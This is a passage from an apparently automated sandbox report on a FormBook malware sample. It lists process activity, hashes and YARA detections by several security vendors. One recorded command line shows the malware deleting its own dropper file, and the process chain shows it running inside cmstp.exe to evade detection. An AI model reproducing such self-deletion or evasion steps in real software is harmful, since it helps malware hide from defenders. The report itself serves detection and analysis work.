Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000000.349064396.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000000.349064396.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000000.349064396.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000000.349590313.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000000.349590313.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000000.349590313.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.421008053.0000000001740000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.421008053.0000000001740000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.421008053.0000000001740000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.420898472.0000000001230000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.420898472.0000000001230000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.420898472.0000000001230000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.420606554.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.420606554.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.420606554.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A457	NtReadFile

Analysis Process: explorer.exe PID: **3352**, Parent PID: **5008**

General

Target ID:	18
Start time:	11:14:59
Start date:	28/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000000.403013185.0000000007996000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000000.403013185.0000000007996000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000000.403013185.0000000007996000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000000.385192046.0000000007996000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000000.385192046.0000000007996000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000000.385192046.0000000007996000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmstp.exe PID: **6612**, Parent PID: **3352**

General

Target ID:	23
Start time:	11:15:22
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\cmstp.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmstp.exe
Imagebase:	0x3b0000
File size:	82944 bytes
MD5 hash:	4833E65ED211C7F118D4A11E6FB58A09
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.547341324.0000000002C80000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.547341324.0000000002C80000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.547341324.0000000002C80000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.546977078.0000000002980000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.546977078.0000000002980000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.546977078.0000000002980000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.546773415.0000000000560000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.546773415.0000000000560000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.546773415.0000000000560000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	2C9A457	NtReadFile

Analysis Process: cmd.exe PID: **4664**, Parent PID: **6612**

General

Target ID:	26
Start time:	11:15:28
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\Desktop\LVvoucher.exe"
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false

Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **204**, Parent PID: **4664**

General

Target ID:	27
Start time:	11:15:29
Start date:	28/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly